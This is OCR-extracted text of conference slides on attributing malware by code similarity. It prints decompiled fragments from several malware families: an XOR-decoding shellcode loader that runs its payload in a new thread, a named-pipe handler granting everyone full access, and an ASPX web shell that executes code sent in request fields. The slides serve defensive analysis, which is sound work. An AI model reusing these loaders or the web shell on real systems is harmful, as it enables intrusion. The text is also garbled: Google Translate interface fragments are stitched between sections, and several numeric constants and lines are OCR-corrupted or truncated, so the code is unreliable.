


Google Translate

Code | Images | Documents | Websites

Detect language | C++ | English | Spanish ⇄ C# | Spanish | Italian

Main function of TOFULOAD




Main function of TOFULOAD.NET

Google Translate

Code | Images | Documents | Websites


Detect language | C++ | English | Spanish

C# | Spanish | Italian



```
{
  my_RtlFillMemory((__int64)&LastError, 4164);
  while ( 1 )
  {
    my_RtlFillMemory((__int64)&v33, 24164);
    v33 = 24;
    v34[2] = 0;
    v5 = 0164;
    strcpy(v31, "D:(A;;FA;;;WD)");
    strcpy(v32, "ConvertStringSecurityDescriptorToSecurityDescriptorA");
    strcpy(v28, "ADVAPI32.DLL");
    v6 = sub_1800030D8(v28);
    if ( v6 )
      goto LABEL_6;
    v25[0] = 'D\0A';
    v25[1] = 'A\0V';
    v25[2] = 'I\0P';
    v25[3] = '2\03';
    v25[4] = 'D\0.';
    v25[5] = 'L\0L';
    v26 = 0;
    strcpy(v29, "LoadLibraryW");
    my_LoadLibraryW_func = (__int64 (__fastcall *)(_DWORD *))my_shellcode_func_lookup_2(v29);
    v6 = (struct _LIST_ENTRY *)my_LoadLibraryW_func(v25);
    if ( v6 )
LABEL_6:
      v5 = (unsigned int (__fastcall *)(char *, __int64, _DWORD *))sub_180003204((__int64)v6, v32);
    if ( !v5(v31, 1164, v34) )
      break;
    v8 = v3[5];
    v9 = v3[4];
    v10 = v3[3];
    v11 = v3[2];
    v12 = v3[1];
    my_namedpipe_openmode = *v3;
    strcpy((char *)v25, "CreateNamedPipeW");
    my_CreateNamedPipeW_func = (int (__fastcall *)(unsigned int *, _QWORD, _QWORD, _QWORD, unsigned int, __int64, unsigned int, int *))my_shellcode_func_lookup_2(v25);
    LODWORD(v24) = v8;
    my_namedpipe_handle = my_CreateNamedPipeW_func(
                            my_namedpipe_name + 6,
                            my_namedpipe_openmode,
                            v12,
                            v11,
                            v10,
                            v24,
                            v8,
                            &v33);
    if ( my_namedpipe_handle == -1 )
    {
      LastError = my_GetLastError();
      break;
    }
    strcpy((char *)v25, "ConnectNamedPipe");
    my_ConnectNamedPipe_func = (unsigned int (__fastcall *)(__int64, _QWORD))my_shellcode_func_lookup_2(v25);
    v3 = my_namedpipe_name;
    if ( my_ConnectNamedPipe_func(my_namedpipe_handle, 0164) )
    {
      strcpy(v30, "CreateThread");
      my_CreateThread_func = (__int64 (__fastcall *)(_QWORD, _QWORD, void *, __int64, _DWORD, _QWORD))my_shellcode_func_lookup_2(v30);
      v18 = my_CreateThread_func(0164, 0164, &loc_180003EF0, my_namedpipe_handle, 0, 0164);
      if ( v18 != -1 )
      {
        strcpy(v27, "NtClose");
        v19 = (void (__fastcall *)(__int64))my_shellcode_func_lookup(v27);
        v19(v18);
      }
    }
  }
```

Main function of TOFUPIPE



```
private static byte[] sweetwaste(byte[] Stoveclarifyangle_long)
{
    byte[] array = null;
    if (Stoveclarifyangle_long != null)
    {
        int num = 0;
        int num2 = BitConverter.ToInt32(Stoveclarifyangle_long, num);
        num += 4;
        int num3 = BitConverter.ToInt32(Stoveclarifyangle_long, num);
        num += 4;
        byte[] array2 = new byte[num2];
        Buffer.BlockCopy(Stoveclarifyangle_long, num, array2, 0, array2.Length);
        num += num2;
        byte[] array3 = new byte[num3];
        Buffer.BlockCopy(Stoveclarifyangle_long, num, array3, 0, array3.Length);
        IntPtr intPtr = Bracket_lab.Networkfury(array2);
        IntPtr intPtr2 = Bracket_lab.Networkfury(array3);
        ((Bracket_lab.angry_resist)Marshal.GetDelegateForFunctionPointer(intPtr, typeof(Bracket_lab.ang
        long num4 = Marshal.ReadInt64(intPtr2);
        long num5 = Marshal.ReadInt64(new IntPtr(intPtr2.ToInt64() + 8L));
        Bracket_lab.Mirrorfinal(intPtr);
        Bracket_lab.Mirrorfinal(intPtr2);
        if (num5 > 0L && num4 != 0L)
        {
            IntPtr intPtr3 = new IntPtr(num4);
            byte[] array4 = new byte[num5];
            Marshal.Copy(intPtr3, array4, 0, array4.Length);
            array = Bracket_lab.releasepricedependfavorite(new byte[][]
            {
                array,
                array4
            });
            Bracket_lab.Mirrorfinal(intPtr3);
        }
```

Main function of TOFULOAD.NET

Google Translate

Code | Images | Documents | Websites

Detect language | C++ | English | Spanish

ASPX | Spanish | Italian

```
char v11[8]; // [rsp+50h] [rbp+10h] BYREF

v0 = 4924i64;
v1 = my_NtAllocateVirtualMemory(4924i64, 64i64);
my_RtlCopyMemory(v1, &my_shellcode_address, 4924i64);
v2 = (_BYTE *)v1;
do
{
  *v2++ ^= 0x8Au;
  --v0;
}
while ( v0 );
v3 = 90i64;
v4 = my_NtAllocateVirtualMemory(90i64, 4i64);
my_RtlCopyMemory(v4, &my_parameters_address, 90i64);
v5 = (_BYTE *)v4;
do
{
  *v5++ ^= 0x8Au;
  --v3;
}
while ( v3 );
strcpy(v10, "CreateThread");
my_create_thread_func = (__int64 (__fastcall *)(_QWORD, _QWORD, __int64, __int64, _DWORD, _QWORD))myfunc_lookup(v10);
result = my_create_thread_func(0i64, 0i64, v1, v4, 0, 0i64);
v8 = result;
if ( result != -1 )
{
  strcpy(v11, "NtClose");
  my_ntclose_func = (__int64 (__fastcall *)(__int64))my_func_lookup2(v11);
  return my_ntclose_func(v8);
}
return result;
}
```

Main function of OATBOAT

```
protected void Page_Load(object sender, EventArgs e)
{
    if (Request.ContentLength > 0)
    {
    byte[] array = null;
    try
    {
        byte[] write_left_gallery_man = ritual_crater_improvealmost.visual_butter(Request["URV"]);
        byte[] write_left_gallery_man2 = ritual_crater_improvealmost.visual_butter(Request["RCS"]);
        IntPtr intPtr = this.car_across_rebel(write_left_gallery_man);
        IntPtr intPtr2 = this.car_across_rebel(write_left_gallery_man2);
        Choose_caught_manage choose_caught_manage = (Choose_caught_manage)Marshal.GetDelegateForFunctionPointer(intPtr, typeof(Choose_cau
        choose_caught_manage(intPtr2);
        long num = Marshal.ReadInt64(intPtr2);
        long num2 = Marshal.ReadInt64(new IntPtr(intPtr2.ToInt64() + 8L));
        Marshal.ReadInt64(new IntPtr(intPtr2.ToInt64() + 16L));
        this.Addictspiritlanguage(intPtr);
        this.Addictspiritlanguage(intPtr2);
        if (num2 > 0L && num != 0L)
        {
            IntPtr intPtr3 = new IntPtr(num);
            byte[] array2 = new byte[num2];
            Marshal.Copy(intPtr3, array2, 0, array2.Length);
            array = this.Responsediscoverarrest_modify(new byte[][]
            {
                    array,
                    array2
            });
            this.Addictspiritlanguage(intPtr3);
        }
    }
    catch (Exception ex)
    {
        if (array == null)
        {
            array = this.Foil_gentleelevator.GetBytes(ex.ToString());
        }
    }
    if (array != null)
    {
```

Main function of SPARKLOAD

Google Translate

Code | Images | Documents | Websites

Detect language | C++ | English | Spanish

C | Spanish | Italian

```
__int64 __fastcall openRegKey(PHANDLE hKey, char *keyName, ACCESS_MASK *desiredAccess)
{
  PUNICODE_STRING objName[2]; // [rsp+28h] [rbp-50h] BYREF
  OBJECT_ATTRIBUTES objectAttributes; // [rsp+38h] [rbp-40h] BYREF

  if ( isAddrValid(hKey) )
  {
    if ( isAddrValid(keyName) )
    {
      invoke_RtlInitUnicodeString_0(objName, keyName);
      objectAttributes.Length = 48;
      objectAttributes.RootDirectory = 0i64;
      objectAttributes.Attributes = 576;
      objectAttributes.ObjectName = objName;
      objectAttributes.SecurityDescriptor = 0i64;
      objectAttributes.SecurityQualityOfService = 0i64;
      return invoke_ZwOpenKey(hKey, desiredAccess, &objectAttributes);
    }
    else
    {
      return STATUS_INVALID_PARAMETER_2;
    }
  }
  else
  {
    return STATUS_INVALID_PARAMETER_1;
  }
}
```

TOFUDRV API wrapper function

```
__int64 __fastcall openKey(void **hKey, const WCHAR *regKeyPath, ACCESS_MASK desiredAccess)
{
  struct _UNICODE_STRING us_regKeyPath; // [rsp+28h] [rbp-50h] BYREF
  struct _OBJECT_ATTRIBUTES objectAttributes; // [rsp+38h] [rbp-40h] BYREF

  if ( hKey )
  {
    if ( regKeyPath )
    {
      RtlInitUnicodeString(&us_regKeyPath, regKeyPath);
      objectAttributes.Length = 48;
      objectAttributes.RootDirectory = 0i64;
      objectAttributes.Attributes = 576;
      objectAttributes.ObjectName = &us_regKeyPath;
      objectAttributes.SecurityDescriptor = 0i64;
      objectAttributes.SecurityQualityOfService = 0i64;
      return ZwOpenKey(hKey, desiredAccess, &objectAttributes);
    }
    else
    {
      return STATUS_INVALID_PARAMETER_2;
    }
  }
  else
  {
    return STATUS_INVALID_PARAMETER_1;
  }
}
```

WINTAPIX API wrapper function

Coincidence? I Don't Think So…

05

The End

To Summarize

- ☐ Seemingly unrelated independent pieces of code could be tied together
- ☐ Code based similarities are not necessarily traditional function over laps
- ☐ Attack life cycles don't have to be traditional
- ☐ Emphasize seeing the bigger picture for attribution

But..What Can We Do?

- ☐ We need to go beyond tool training
- ☐ From technical code analysis to semantic analysis of actions

Thank you!

Any questions?

stavshulman@google.com